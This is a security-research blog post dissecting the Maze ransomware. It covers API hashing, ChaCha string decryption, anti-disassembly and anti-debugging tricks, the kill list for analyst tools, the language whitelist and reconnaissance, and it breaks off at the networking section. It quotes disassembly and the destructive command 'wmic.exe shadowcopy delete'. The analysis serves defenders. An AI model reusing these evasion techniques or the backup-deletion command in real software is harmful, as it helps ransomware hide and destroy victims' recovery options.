Lost in the Maze

Maze Ransomware is Adopting Advanced Evasion & Encryption Techniques

By: Dor Neemani, Omer Fishel, Hod Gavriel

During our recent analysis of the latest Maze variant we came across some advanced evasion & encryption techniques, which places this ransomware as a highly sophisticated & dangerous threat.

Maze is a high profile ransomware first emerged in 2019 and is still soaring. It has attacked healthcare organizations, law firms and industrials and universities, Moreover, Maze attackers don't just ask for a ransom in a return of the decrypted files, it threatens victims to publish their data if the ransom is not paid.

The group behind the Maze ransomware is known as threat actor called TA2101. They use various infection methods, including creating look-a-like cryptocurrency sites and malicious campaigns guising as government agencies.

In one of the incidents, the group leveraged Cobalt Strike to infiltrate into the organization infrastructure. They used PowerShell to steal large amounts of data via FTP. Then, the group executed Maze on the endpoints, demanding a ransom.

Maze is a complex multi-threaded malware. It has a lot of Anti-Analysis techniques: Anti-Debug, Anti-Disassembly, Obfuscation, String encryption and more. It uses strong encryption algorithms - RSA and ChaCha.

In this blog post we will take a deep dive into Maze, dissect it and show its inner mechanisms.

The research will be step by step:

1. Anti-Analysis & Unpacking
2. Reconnaissance
3. Encryption & Ransom demand
4. Decryption
5. Detection & Prevention of Maze by Cyberbit’s EDR
6. IOCs

Anti-Analysis

Dynamic loading of libraries and resolving of APIs

If we open Maze in PE-Bear, we can see that it imports only kernel32.dll with few functions. The imported functions are known as ones that are commonly used in packed malware:

- GetProcAddress – dynamically resolving address of functions.
- LoadLibraryA – dynamically loading DLLs.
- VirtualAlloc – allocating memory regions for unpacking a new code.
- VirtualProtect – changing protection of memory pages.

Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder	NameRVA
A0A00	kernel32.dll	9	FALSE	9F050	0	0	9F0FA

kernel32.dll [9 entries]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
9F000	GetACP	-	9F086	9F086	-	0
9F004	GetProcAddress	-	9F090	9F090	-	0
9F008	GetVersion	-	9F0A2	9F0A2	-	0
9F00C	LoadLibraryA	-	9F0B0	9F0B0	-	0
9F010	VirtualAlloc	-	9F0D8	9F0D8	-	0
9F014	VirtualProtect	-	9F0E8	9F0E8	-	0
9F018	ExitProcess	-	9F078	9F078	-	0
9F01C	lstrlenA	-	9F0CC	9F0CC	-	0
9F020	lstrcatA	-	9F0C0	9F0C0	-	0

Figure 1 – The malware statically imports few functions from kernel32.dll

addresses using LoadLibraryA and GetProcAddress. We can learn a lot about the true nature of the malware already at this stage.



Figure 2 - The dynamically resolved functions' names and addresses

Some API addresses are not resolved by GetProcAddress but manually. When Maze needs to call a specific API, it uses a hash of the API name. This hash is compared to all hashes of all API names in the export table of the desired DLL. When a match is found – the address is fetched.

```
.text:004239BC                  push    14A8h
.text:004239C1                  push    2F8F1114h       ; 0x2F8F1114 ^ 0x14A8 = 0x2F8F05BC -> <kernel32.CloseHandle>
.text:004239C6                  call    loc_4239D8
.text:004239C6 ; ---------------------------------------------------------------------------
.text:004239CB aKernel32Dll_0  db 'kernel32.dll',0
.text:004239D8 ; ---------------------------------------------------------------------------
.text:004239D8
.text:004239D8 loc_4239D8:                              ; CODE XREF: .text:004239C6↑p
.text:004239D8                  push    offset loc_423AB9
.text:004239DD                  jz      resolving_api_by_hash
```

Figure 3 -Manual resolving of an API address by hash

String encryption

As a part of its unpacking process, Maze decrypts its strings on the fly. It uses the ChaCha algorithm to do so. ChaCha is a stream cipher that uses a 128 bit string constant (“expand 32-byte k” for 256-bit key or “expand 16-byte k” for 128-bit key), a 128 or 256 bit key, a 64 bit counter and a 64 bit nonce. In this case, the key is 256-bit in size.

The photo in figure 3 is taken from Wikipedia:

"expa"	"nd 3"	"2-by"	"te k"
Key	Key	Key	Key
Key	Key	Key	Key
Ctr.	Ctr.	Nonce	Nonce

Figure 4 - The structure of the initial state of the ChaCha algorithm

```
65 78 70 61|6E 64 20 33|32 2D 62 79|74 65 20 6B|expand 32-byte k
31 39 32 38|33 37 34 38|35 36 32 31|32 33 34 30|1928374856212340
39 38 37 36|37 38 39 34|30 33 39 34|39 35 34 00|987678940394954.
00 00 00 00|00 00 00 00|34 36 32 38|33 39 34 00|........4628394.
```

Figure 5 - The initialization values for the ChaCha cipher from Maze. The colors correspond to the ones in figure 3



Figure 6 - strings before (to the left) and after decryption using the ChaCha algorithm

Anti-Disassembly

Maze utilizes several anti-disassembly techniques:

• *Jump Instructions with the same target* – using *je* and *jne* instructions one after the other to the same address. This technique fools the disassembler so it disassembles the false branch of the second conditional jump and interprets it as code although it is junk data.

• *push* and *jmp* - which are together equivalent to a “call” instruction – makes tracing the program’s flow more difficult.

• *jmp* to middle of an instruction – to prevent from disassemblers displaying the correct instruction being executed.



Figure 7 - Anti-Disassembly techniques by Maze

Anti-Debugging

For Anti-Debugging, Maze uses 3 techniques:

- The classic technique using IsDebuggerPresent API call
- Checking the BeingDebugged flag (2nd byte) of the PEB manually
- Anti-Attach by overwriting the first byte of the DbgUiRemoteBreakin API call



Figure 8 - Checking the PEB for the BeingDebugged flag

Let's focus on the 3rd technique. This is a rare technique which we don't see often, that indicates an advanced technical level.

The purpose of the function DbgUiRemoteBreaking is to pass the control of the execution flow to the debugger. Maze overwrites the first byte of this function with '0xc3' (*ret*). As a result, if we try to attach a debugger to the process of Maze, it will return to the caller and continue to run without a debugger.

```
77B8F1DA    6A 08               push 8                          DbgUiRemoteBreakin
77B8F1DC    68 30BBB177         push ntdll.77B1BB30
77B8F1E1    E8 76EDF8FF         call ntdll.77B1DF5C
77B8F1E6    64:A1 18000000      mov eax,dword ptr fs:[18]
77B8F1EC    8B40 30             mov eax,dword ptr ds:[eax+30]
77B8F1EF    8078 02 00          cmp byte ptr ds:[eax+2],0
77B8F1F3  ˅ 75 09               jne ntdll.77B8F1FE
77B8F1F5    F605 D402FE7F 02    test byte ptr ds:[7FFE02D4],2
77B8F1FC  ˅ 74 28               je ntdll.77B8F226
77B8F1FE    64:A1 18000000      mov eax,dword ptr fs:[18]
77B8F204    F680 CA0F0000 20    test byte ptr ds:[eax+FCA],20
77B8F20B  ˅ 75 19               jne ntdll.77B8F226
77B8F20D    8365 FC 00          and dword ptr ss:[ebp-4],0
77B8F211    E8 F60DF7FF         call <ntdll.DbgBreakPoint>
77B8F216  ˅ EB 07               jmp ntdll.77B8F21F
77B8F218    33C0                xor eax,eax
77B8F21A    40                  inc eax
77B8F21B    C3                  ret
```

Figure 9 - The original unpatched code of DbgUiRemoteBreakin

```
77B8F1DA    C3                  ret                             DbgUiRemoteBreakin
77B8F1DB    0868 30             or byte ptr ds:[eax+30],ch
77B8F1DE    BB B177E876         mov ebx,76E877B1
77B8F1E3    ED                  in eax,dx
77B8F1E4    F8                  clc
77B8F1E5    FF64A1 18           jmp dword ptr ds:[ecx+18]
77B8F1E9    0000                add byte ptr ds:[eax],al
77B8F1EB    008B 40308078       add byte ptr ds:[ebx+78803040],cl
77B8F1F1    0200                add al,byte ptr ds:[eax]
77B8F1F3  ˅ 75 09               jne ntdll.77B8F1FE
77B8F1F5    F605 D402FE7F 02    test byte ptr ds:[7FFE02D4],2
77B8F1FC  ˅ 74 28               je ntdll.77B8F226
77B8F1FE    64:A1 18000000      mov eax,dword ptr fs:[18]
77B8F204    F680 CA0F0000 20    test byte ptr ds:[eax+FCA],20
77B8F20B  ˅ 75 19               jne ntdll.77B8F226
77B8F20D    8365 FC 00          and dword ptr ss:[ebp-4],0
77B8F211    E8 F60DF7FF         call <ntdll.DbgBreakPoint>
77B8F216  ˅ EB 07               jmp ntdll.77B8F21F
```

Figure 10 - The patched code of DbgUiRemoteBreakin with the ret instruction at the beginning

Process enumeration and termination

Maze enumerates the currently running processes and searches for specific processes to terminate. When it finds a process it looks for, it calls the API TerminateProcess to kill it.

It does that by fetching the name of the process, obfuscating it and then generating a hash based on the obfuscated result.

This hash is compared to a list of predefined hardcoded hashes. If a match was found – it terminates the process. The comparison is not done directly but checking if the hash values falls within a specific range. After a few range checks, the hash value is compared directly. This further complicate analysis.

As we couldn't reproduce the original process name just from the hash, we found out the following process names correspond to the hash values in the table below. These processes are popular programs among malware analysts.

We have identified that it looks for dozens of other processes.

Process name	Hash
ida.exe	0x33840485
x32dbg.exe	0x5062053B
x64dbg.exe	0x50DC0542
procmon.exe	0x600005C9
procmon64.exe	0x776E0635
procexp.exe	0x606805D4
procexp64.exe	0x78020640
python.exe	0x55EE0597
dumpcap.exe	0x5FB805C5
fiddler.exe	0x5E0C05B1

```
0041353E   31C9                 xor ecx,ecx
00413540   83F8 08              cmp eax,8
00413543   0F82 87000000        jb maze.4135D0
00413549   66:0F6F25 00474400   movdqa xmm4,xmmword ptr ds:[444700]
00413551   66:0F6F2D 10474400   movdqa xmm5,xmmword ptr ds:[444710]
00413559   66:0F6F3D 20474400   movdqa xmm7,xmmword ptr ds:[444720]
00413561   89C1                 mov ecx,eax
00413563   31D2                 xor edx,edx
00413565   66:0FEFF6            pxor xmm6,xmm6
00413569   83E1 F8              and ecx,FFFFFFF8
0041356C   0F1F40 00            nop dword ptr ds:[eax],eax
00413570   F3:0F6F4454 28       movdqu xmm0,xmmword ptr ss:[esp+edx*2+28]
00413576   66:0F6FD0            movdqa xmm2,xmm0
0041357A   66:0F6FC8            movdqa xmm1,xmm0
0041357E   66:0F71D2 05         psrlw xmm2,5
00413583   66:0FFDCC            paddw xmm1,xmm4
00413587   66:0FEFD0            pxor xmm2,xmm0
0041358B   66:0FFDC7            paddw xmm0,xmm7
0041358F   66:0FD9CD            psubusw xmm1,xmm5
00413593   66:0F6FD8            movdqa xmm3,xmm0
00413597   66:0F75CE            pcmpeqw xmm1,xmm6
0041359B   66:0F71D3 05         psrlw xmm3,5
004135A0   66:0FEFD8            pxor xmm3,xmm0
004135A4   66:0FDBD9            pand xmm3,xmm1
004135A8   66:0FDFCA            pandn xmm1,xmm2
004135AC   66:0FEBCB            por xmm1,xmm3
004135B0   F3:0F7F0C57          movdqu xmmword ptr ds:[edi+edx*2],xmm1
004135B5   42                   inc edx
004135B6   42                   inc edx
004135B7   42                   inc edx
004135B8   42                   inc edx
004135B9   42                   inc edx
004135BA   42                   inc edx
004135BB   42                   inc edx
004135BC   42                   inc edx
004135BD   39D1                 cmp ecx,edx
004135BF   75 AF                jne maze.413570
004135C1   EB 2E                jmp maze.4135F1
004135C3   662E:0F1F8400 000000( nop word ptr cs:[eax+eax],ax
004135CD   0F1F00               nop dword ptr ds:[eax],eax
004135D0   0FB7544C 28          movzx edx,word ptr ss:[esp+ecx*2+28]
004135D5   8D5A 9F              lea ebx,dword ptr ds:[edx-61]
004135D8   8D6A E0              lea ebp,dword ptr ds:[edx-20]
004135DB   0FB7DB               movzx ebx,bx
004135DE   83FB 1A              cmp ebx,1A
004135E1   0F43EA               cmovae ebp,edx
004135E4   0FB7D5               movzx edx,bp
004135E7   C1EA 05              shr edx,5
004135EA   31EA                 xor edx,ebp
004135EC   66:89144F            mov word ptr ds:[edi+ecx*2],dx
004135F0   41                   inc ecx
004135F1   39C8                 cmp eax,ecx
004135F3   75 DB                jne maze.4135D0
```

Figure 11 – The string obfuscation algorithm, implemented in both SSE (blue) and non-SSE (purple) instructions

```
004199E0    0FB607          movzx eax,byte ptr ds:[edi]
004199E3    47              inc edi
004199E4    01C6            add esi,eax
004199E6    01F1            add ecx,esi
004199E8    4B              dec ebx
004199E9  ^ 75 F5           jne maze.4199E0
004199EB    BF 71800780     mov edi,80078071
004199F0    89F0            mov eax,esi
004199F2    F7E7            mul edi
004199F4    C1EA 0F         shr edx,F
004199F7    69C2 F1FF0000   imul eax,edx,FFF1
004199FD    29C6            sub esi,eax
004199FF    89C8            mov eax,ecx
00419A01    F7E7            mul edi
00419A03    C1EA 0F         shr edx,F
00419A06    69C2 F1FF0000   imul eax,edx,FFF1
00419A0C    29C1            sub ecx,eax
00419A0E    C1E1 10         shl ecx,10
00419A11    09F1            or ecx,esi
00419A13    89C8            mov eax,ecx
```

Figure 12 – Part of the hashing algorithm that gets the obfuscated process name as input

```
004136A3    3D 9205B055       cmp eax,55B00592
004136A8  v 0F8E 92000000     jle maze.413740
004136AE    3D EB057062       cmp eax,627005EB
004136B3  v 0F8E 17010000     jle maze.4137D0
004136B9    3D 2F06E06D       cmp eax,6DE0062F
004136BE  v 0F8F 1B020000     jg maze.4138DF
004136C4    3D 0D06886B       cmp eax,6B88060D
004136C9    89F5              mov ebp,esi
004136CB  v 0F8E CA030000     jle maze.413A9B
004136D1    3D 2306106D       cmp eax,6D100623
004136D6  v 0F8F 5B070000     jg maze.413E37
004136DC    3D 0E06886B       cmp eax,6B88060E
004136E1  v 0F84 E9080000     je maze.413FD0
004136E7  v 75 04             jne maze.4136ED
```

Figure 13 - Checks on the hash value

Command line parameters

Maze has 4 command line parameters:

--*path*: Encrypt only a specific folder (including subfolders).

--*nomutex*: Run without a mutex- allows multiple instances.

--*logging*: create a console and a write a log (which command line is used, "*wmic.exe shadowcopy delete*"output, which file is being encrypted or if the whole system is being encrypted)

--*noshares*: Doesn't encrypt the network shares.

Reconnaissance

The data collected by Maze includes:

- User name
- Computer name
- OS version – from the registry key: *SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName*
- System Volume Information (where Windows is installed)
- Anti-Virus software information (Using WMI query: "*SELECT * From AntiVirusProduct*")
- Network shares
- Local drives information

The data collected is used by the Maze for multiple purposes:

- Creating a mutex - to make sure Maze doesn't run twice. The mutex is unique per system to avoid leaving IOCs behind.
- Creating a unique identifier (identical to the mutex name) - to be able to access the Maze ransom website.
- Creating the maze key – needed by the attacker for the decryption of the files and identification of the victim.
- Prepare the ransom notes for the victim.



Figure 14 - Collection of Anti Virus software information using WMI



Figure 15 - Mutex creation

<u>The unique identifier</u>

The unique identifier is composed of the hash of the computer name concatenated with system volume information. This identifier is used both for the creation of the mutex and as a part of a URL to access the personalized Maze web page.

The maze key

The maze key is a base-64 encoded string composed of the collected system information described above and the cryptographic keys used in the encryption process described further.

Language check

Maze checks the local language of the machine using three different API calls: GetUserDefaultUILanguage, GetSystemDefaultLangID, GetUserDefaultLangID. If the returned result is in the white-list of languages below, it avoids encrypting the files:

Code	Language
0x419	Russian
0x422	Ukrainian
0x423	Belarusian
0x428	Tajik
0x42B	Armenian
0x42C	Azeri (Latin alphabet)
0x437	Georgian
0x43F	Kazakh
0x440	Kyrgyz
0x442	Turkmen
0x443	Uzbek (Latin alphabet)
0x444	Tatar
0x82C	Azeri (Cyrillic alphabet)
0x843	Uzbek (Cyrillic alphabet)
0x7C1A	Serbian
0x1C1A	Serbian (Bosnia and Herzegovina Cyrillic alphabet)
0x081A	Serbian (Latin alphabet)

```
.text:00429DC7 loc_429DC7:                             ; CODE XREF: .text:loc_429DBB↑j
.text:00429DC7                 movzx   eax, word ptr [eax+30h]
.text:00429DCB                 cmp     eax, 419h       ; Russian
.text:00429DD0                 jz      loc_42A711
.text:00429DD6                 jnz     short loc_429DDC
.text:00429DD6 ; ---------------------------------------------------------------------------
.text:00429DD8                 dd 0D78h
.text:00429DDC ; ---------------------------------------------------------------------------
.text:00429DDC
.text:00429DDC loc_429DDC:                             ; CODE XREF: .text:00429DD6↑j
.text:00429DDC                 jnz     short loc_429DE8
.text:00429DDC ; ---------------------------------------------------------------------------
.text:00429DDE                 dd 5800474h
.text:00429DE2                 dd 8EB0000h
.text:00429DE6                 dw 0
.text:00429DE8 ; ---------------------------------------------------------------------------
.text:00429DE8
.text:00429DE8 loc_429DE8:                             ; CODE XREF: .text:loc_429DDC↑j
.text:00429DE8                 movzx   edx, dx
.text:00429DEB                 cmp     edx, 422h       ; Ukrainian
.text:00429DF1                 jz      loc_42A711
.text:00429DF7                 jnz     short loc_429DFD
.text:00429DF7 ; ---------------------------------------------------------------------------
```

Figure 16 – Language check

Networking

For this part, a hard-coded ChaCha key is used and a new Nonce is generated on the fly in each run.

Maze has a list of 10 hard-coded, ChaCha-encrypted IP addresses. After the decryption of this list, Maze enumerates the IPs and generates for each IP address a HTTP POST request.

